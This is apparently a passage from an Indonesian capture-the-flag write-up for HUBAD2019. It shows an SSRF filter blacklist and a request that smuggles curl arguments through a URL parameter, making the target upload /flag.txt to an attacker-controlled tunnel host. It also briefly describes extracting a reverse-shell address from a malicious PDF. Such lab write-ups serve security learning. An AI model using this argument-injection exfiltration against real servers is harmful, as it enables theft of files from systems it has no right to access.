
Dikarenakan beberapa ip dibawah di blacklist, termasuk Tools Port Forwarding dari Ngrok.

```
$blacklist = array(
    '127.',
    '192.',
    '172.',
    '10.',
    'localhost',
    '0.',
    '0/',
    'file://',
);
```

Maka akhirnya kami memutuskan menggunakan tools LocalXpose, Untuk settingannya kami melakukan listening di port 80.



Berhubung pada curl memiliki fitur untuk upload file dari local machine ke server, maka kami melakukan setup di laptop kami dan melakukan request di target dengan command "http://172.16.24.210:10001/?url=http://hightech.ap.loclx.io/%20-F%20%27data=@/flag.txt%27". Pada hasil listening dibawah, kami menerima incoming request dari server target beserta Flag.




FLAG:


HUBAD2019{jutaan_orang_tidak_menyadari_bahwa_command_injection_di_argumen_bisa_berbahaya}

9. Exploit [400]


Diberikan sebuah file pdf, kami melakukan analisa terhadap malware yang terdapat pada file pdf tersebut.



Kami menggunakan pdfdumper untuk menganalisa payload yang terdapat pada file pdf tersebut



Kami memisahkan isi payload tsb, hasil dari analisa kami. Kami menemukan IP beserta Port tujuan dari Reverse Shell. Sebelumnya di running oleh tim kami untuk ditranslasikan jadi alamat IP



FLAG:
HUBAD2019{52.52.233.210:6914}